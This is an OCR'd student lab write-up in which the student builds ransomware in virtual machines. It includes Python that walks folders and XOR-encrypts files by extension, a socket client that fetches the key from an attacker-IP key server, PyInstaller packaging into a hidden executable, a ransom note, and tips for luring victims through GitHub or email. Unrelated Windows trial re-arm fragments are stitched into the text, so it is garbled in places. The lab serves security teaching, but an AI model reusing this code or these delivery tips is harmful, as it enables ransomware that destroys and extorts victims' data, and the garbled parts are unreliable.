https://www.howtogeek.com/56891/use-windows-7s-previous-versions-to-go-back-in-time-and-save-your-files/

In this attack this feature doesn't help the target because the original files were erased and the files left in the folder are new encrypted files, so they don't have older versions.

Task 3: Decrypt Files

```
import os
import string
import random
import sys

#Using encryption key
key = r"""YOUR KEY HERE"""

#path of files we want to decrypt
path = ‘YOUR PATH HERE’

#decryption function (same as encryption function)
def str_xor(s1, s2):
        return "".join([chr(ord(c1) ^ ord(c2)) for (c1,c2) in zip(s1,s2)])

#for all files in folder
for files in os.listdir(path):
        os.chdir(path)
        with open(files, 'rb') as r:
                data = r.read()
                r.close()
                #decrypt using function
                dec = str_xor(data, key.strip('\n'))
                #change back to original file name
                new_file = files.strip('(encrypted)')
                #write files to folder
                with open(new_file, 'wb') as n:
                        n.write(dec)
                        n.close()
                        #remove encrypted files from folder
                        os.remove(files)
```

Task 4: Improve the Attack

Task 4.1: Improve the Code

Task 4.1.1– Checking Existence of Path

```
#for all files in folder
try:
        for files in os.listdir(path):
                os.chdir(path)
                with open(files, 'rb') as r:
                        data = r.read()
                        r.close()
                        #decrypt using function
                        dec = str_xor(data, key.strip('\n'))
                        #change back to original file name
                        new_file = files.strip('(encrypted)')
                        #write files to folder
                        with open(new_file, 'wb') as n:
                                n.write(dec)
                                n.close()
                                #remove encrypted files from folder
                                os.remove(files)
except:
        print("Error: File does not exist")
```

Task 4.1.2 - Improve the Code (Encrypt & Decrypt folders)

```
#for all files in folder
def filelist():
  mylist = [".txt",".pdf","png","jpg","docx","doc","xls","ppt","pptx","rar","zip",".mp3",".wmv",".mp4"]
  try:
                        for root, dirs, files in os.walk("c:\\Games"):
                                for file in files:
                                        for ext in mylist:
                                                if file.endswith(ext):
                                                        ally = os.path.join(root, file)
                                                        print(ally)
                                                        file_ecrypt(key, ally)
        except:
                        print("Error: File does not exist")
```

Task 4.2: Safer Approach for the Attack

Task 4.2.1 – Generate Key and Prepare Attacker Files

Relevant code in Guidelines in original exercise.

Question: What are other ways we can try to keep the key and the code safe? Offer one way of doing so and explain it.


- If we use a safer algorithm that the encryption key is different from the decryption key, we won’t mind leaving the decryption key and code on the target’s machine.
- Another way is sending the attacker the key directly, and not storing it on the target’s machine.
- Another way is storing the key in a hidden / secured folder or file with password.

Task 4.2.2 – Allowing the Communication Between Attacker and Target Machines

```
#START THE SOCKET SERVER
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("ATTACKER_IP_HERE", LISTENER_PORT_HERE)) #("IP_ADDRESS", PORT)

#connect to server and reject key for encrypt
enter = "Hello There"
exit = "Let's Do it"
sock.send(enter.encode())
print(sock.recv(2048).decode())
key = sock.recv(2048)
print(key)
sock.send(exit.encode())
sock.close()
```

Task 5: Implement Attack


Relevant code in Guidelines in original exercise.




```
tzar@tzar-VirtualBox:~/Desktop$ sudo python SERVER.py 0.0.0.0 8000
```

Task 5.1 – Sending Encrypting File to Target

- We can upload the file to a trusted website (such as Github) and name it with an interesting name to the target. (Example: SEED Lab answers for Computer Science students).
- We can send the target via email with a topic that will certainly interest him.
- Etc. ….




```
C:\Python27\Scripts>pip install pyinstaller
Collecting pyinstaller
  Downloading https://files.pythonhosted.org/packages/03/32/0e0de593f129bf1d1e77
eed562496d154ef4460fd5cecfd78612ef39a0cc/PyInstaller-3.4.tar.gz (3.5MB)
    100% |████████████████████████████████| 3.5MB 60kB/s
```



```
C:\Python27\Scripts>pyinstaller ENC.py --onefile -w
```

Task 5.2 – Identify Encryption


Communication is established, and key is generated:


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Sat 02:46
Trash
10.0.2.6.key
SERVER.py
tzar@tzar-VirtualBox: ~/Desktop
File Edit View Search Terminal Help
Right Ctrl

```
tzar@tzar-VirtualBox:~/Desktop$ sudo python SERVER.py 0.0.0.0 8000
Starting new thread

receving from 10.0.2.6: 49226
hello there
key is: js8;;{\b=Z;2d\hkVlLVQ%VO>ay>:rO-%eoeW6[Cj-Y(>BhMRy%\K&qSxqg{IJF[PxPf+[f=\Y8,#3!)JVW./fu
oRiItlG}s\5+c4;r98hYv~~2qzBFt,a,sa$^)O/>bxUz.1|MPo)/Az_q)mp8j5kT].k$ZgG4YA=w,lC|lfg3&v+!~=<4?M0
hr^+6H!CwVhUyXzn0i]VDf8F8;slM>+n520K4^4T}81X7F1cLG?0WEVV!t\X3xFIN$+MPC-797r7e9N\w:e6AEjSB.~?EpI
CcYD14WmlvE)&k{NQx=jL>]kj?$a91aa^?PAElXP%MB?{\;0SAjMr>=YB$YB3OiZi5t6>/=isjA{w4l~uk7h!>V]eK5Hc%c
#k(!IzuF^P6UQ4YK\^Ln8#y%L:KMv.oEM\_/[C|xY/c2jTQd6L7(Vl]0:\\a[xCqtsg[Z&A{Y<&H(PQ3b6}D~}d;\<dM5Bq
<{zhIXZS+gRE\wHDg2[0cFKj|#5N}phzdAu,8J$hN?f5[%DVzO_,KqG]7sE:-aD5iO<s|W<4#W&%E%,WYe~^,&7<I+{J[oY
ABAo&9>i^P{pI{4pL|~pYvm6?OGt7?YEGz{([G#s[Q~K>;PonFlV=o9/etP&|Qr\YjgKurwy!>3wI0P5<V(jCTF9Kq,!-YF
14G)^Z~A]qR<~ehkeRd1=cNEScg^:f8R>BU)=0w,e,9~L88R+A[Ao5NWALQ5!pcZ(CUi)lOU}Q^+//6J)j.O\}>\_\_7bG9
G47,CjjMxC)=WZ!l9BRN,40-4~^-[)|r{C=\)DsLBo|PRsN-k,icP-\]>vTz#M51CR&/^lmP4>l!#SdRS3OK<!VitEcLOYn
3UveW;2h.1A}KUUxv\+:Q1$rmyY6pMgT$>_3xTvsRc%P[$?XLH_UZbKE>z4suqkr=,SRXRO/TZ=B!mpDrwjfAj7oXJm^-J]
{v#)PQI(+\x~-XUpo)RFk7x^~2VEgWIuO\q\IGFZ<$~ePb,yCI,6YT[KwYw&GP<A\o;byS,M\P]sF7jatQCx]_0Ey$,vi:f
Vz4^\[vvxya{k1|>Pism,8A1~+,wIwqTTsKEIbER!s=9Qeb4\t=ZXE.,Xqo2,\GV0TWkw_eN)wJ)%^~rqi#C?wmK|Q~f$,t
F\QIRSA6>XU$rLk\mRgiX]Ic:o=VLR_=,x{LE<{8H9Bytu=Dqsbhmh(ioR!NF-YKmBJqx1Qg]W1o|t6j+kx4p6?fhb&q+vw
hdR?|SL$:o~1U7|KwRLh5EVOYBOD4&M30s|-Y]osp+%!|mRIRHw(Yg^0sbmoD}vuAkkwtL,lv+5u1[zTngS|jM&9BKH[Hh5
GQ2]shNLsg0Q<]EV3uA2uY9-}3SZJw2Mx<h,X2;Ee.cQO}<vPmr)48\&G7x}ENMG_z0yIpPk&3_I$}WZhm(EY#\O#P\H/6|
KxbPeAVz%VP1ahETntnPgT3vH4Rw5TcKF;GQ=u<jk?[l$PP;SSRbRu-&P:!2?}o$tBrFBdObp;X9?O;c>68)QxEghFP;\F0
?vyMNRGD~n^(H%fdNRkZE,[rzL4Ie54p^)K0EzirZEnKx6{S^)u\wj]JuV[-ajyGh~uozf%u[t:#<ch5K4wB#51Z:yXwF-e
?]Z></Geb+1}xyADSK>c1Eb&a/Jw[\kU4Yf=X>Sy}ll~n\t-b^FO\{GAWP&1EI2W:_q1q7KAdXcQMF]+aXh^!QSq(p>YKZ5
z6!P6o>J$pCeTc1n5s)Xs4z?26U&$0}!hbgkh0tB#PHU3Q3hHj,N}S\Q\&2Z.tK{sk\=YF24tO:]jnlU4|5+/}P?9Dl!8&g
,)\J$J>[TT9.[ZPRvMyQiDW5F/6.VU[xEh]gKhjLX2z^[5J~dT^sZYu6+dYq&<\YNq>x6&6~bztF~7-LMM~4!ktoP]a2mxL
\jwGVE|n_0l{G>z|Ls([%mEX.q82VoWVeX{K#:I=AJ]Xc(,4W^(hn/{cp~,gxpV/N6kQac!Px}Ox-2{Z?TYBnHl4&&;IgUt
R0PD:-wGx!x!L
Let's Do it
encrypting started
```

תרגיל מסכם

Attack Results:



ubuntu [Running] - Oracle VM VirtualBox
IE11 - Win7 [Running] - Oracle VM VirtualBox
Recycle Bin
MSE
OMG I WAS ATTACKED.txt
eula
ARIELab.exe
pyFiles
Computer ▸ Windows 7 (C:) ▸ Games ▸ pyFiles
Games
Computer ▸ Windows 7 (C:) ▸ Games
Start
4:51 PM
12/21/2018
Right Ctrl

Name	Date modified	Type	Size
dec.py	12/21/2018 3:22 PM	Python File	3 KB
enc.py	12/21/2018 3:20 PM	Python File	4 KB
generate_key.py	12/21/2018 2:23 PM	Python File	1 KB
key.txt.encrypted	12/21/2018 4:51 PM	ENCRYPTED File	2 KB
OMG I WAS ATTACKED.txt.encrypted	12/21/2018 4:51 PM	ENCRYPTED File	1 KB

Name	Date modified	Type	Size
pyFiles	12/21/2018 4:51 PM	File folder	
a.txt.encrypted	12/21/2018 4:51 PM	ENCRYPTED File	1 KB
b.txt.encrypted	12/21/2018 4:51 PM	ENCRYPTED File	1 KB
beach.jpg.encrypted	12/21/2018 4:51 PM	ENCRYPTED File	2 KB
beach2.jpg.encrypted	12/21/2018 4:51 PM	ENCRYPTED File	2 KB
c.txt.encrypted	12/21/2018 4:51 PM	ENCRYPTED File	1 KB

OMG I WAS ATTACKED.txt - Notepad

```
Your files have been encrypted by a ransomware! To have them back you must pay!
```

slmgr /dlv
Re-arm (all except Windows XP). Requires reboot.
slmgr /rearm
Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.
rundll32.exe syssetup,SetupOobeBnk

For Windows 8, 8.1 and 10, you will **NOT** be able to re-arm the trial.

Task 5.3 – Run the Decryption

In this task the decrypting code should be written based on the given code in the first part of the lab and the encrypting code in the second part of the lab.

<u>Decrypting code</u>**:**


```
#libraries
import os
import string
import random
import sys
```

תרגיל מסכם

```
file = open(input("Enter your key file location: "),"rb")
key = file.read()
file.close()

#decryption function (same as encryption function)
def str_xor(s1, s2):
    return "".join([chr(ord(c1) ^ ord(c2)) for (c1,c2) in zip(s1,s2)])


def filelist():
    mylist = []
    for root, dirs, files in os.walk("c:\\Games"):
        for file in files:
          if file.endswith(".encrypted"):
            mylist.append(os.path.join(root, file))

    return mylist

print(filelist())
local = filelist()

def file_decrypt(key, files):
    for name in files:
        if (name!="DEC.py"):
          with open(name,'rb') as f:
            data = f.read()
            f.close()

            #decrypt using function
            decrypted = str_xor(data, key.strip('\n'))
            decrypted_file = name + ".decrypted"
            try:
                with open(decrypted_file, 'wb') as f:
                    f.write(decrypted)
                    f.close()
                os.remove(name)
            except:
                continue

file_decrypt(key, local)
```

תרגיל מסכם

Running the decryption file:



```
enter your key file location: YOUR.key
```


ting and working with

and are therefore time

rnet in order to activate
v minutes, but you can
s will give you 90 days.
For Windows Vista, you have 30 days after first boot.
For Windows XP, you have 30 days after first boot. You will see a toast notification pop up a few
minutes after boot stating the days left (in the system tray).

תרגיל מסכם

Decrypting results:


IE11 - Win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
MSE
OMG I WAS ATTACKED.txt
eula
ARIELab.exe
YOUR.key
pyFiles
Computer ▸ Windows 7 (C:) ▸ Games ▸ pyFiles
Organize Include in library Share with New folder
Games
Computer ▸ Windows 7 (C:) ▸ Games
Organize Open Print New folder
a.txt - Notepad
File Edit Format View Help
Start
5:12 PM 12/21/2018
Right Ctrl

Name	Date modified	Type	Size
dec.py	12/21/2018 3:22 PM	Python File	3 KB
enc.py	12/21/2018 3:20 PM	Python File	4 KB
generate_key.py	12/21/2018 2:23 PM	Python File	1 KB
key.txt.encrypted.decrypted	12/21/2018 5:11 PM	DECRYPTED File	2 KB
OMG I WAS ATTACKED.txt.encrypted.decry...	12/21/2018 5:11 PM	DECRYPTED File	1 KB

Name	Date modified	Type	Size
pyFiles	12/21/2018 5:11 PM	File folder	
a.txt	12/21/2018 5:11 PM	Text Document	1 KB
b.txt.encrypted.decrypted	12/21/2018 5:11 PM	DECRYPTED File	1 KB
beach.jpg.encrypted.decrypted	12/21/2018 5:11 PM	DECRYPTED File	2 KB
beach2.jpg.encrypted.decrypted	12/21/2018 5:11 PM	DECRYPTED File	2 KB
c.txt.encrypted.decrypted	12/21/2018 5:11 PM	DECRYPTED File	1 KB

```
This contains a secret.
```

Re-arm (all except Windows XP). Requires reboot.
slmgr /rearm
Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.
rundll32.exe syssetup,SetupOobeBnk

For Windows 8, 8.1 and 10, you will **NOT** be able to re-arm the trial.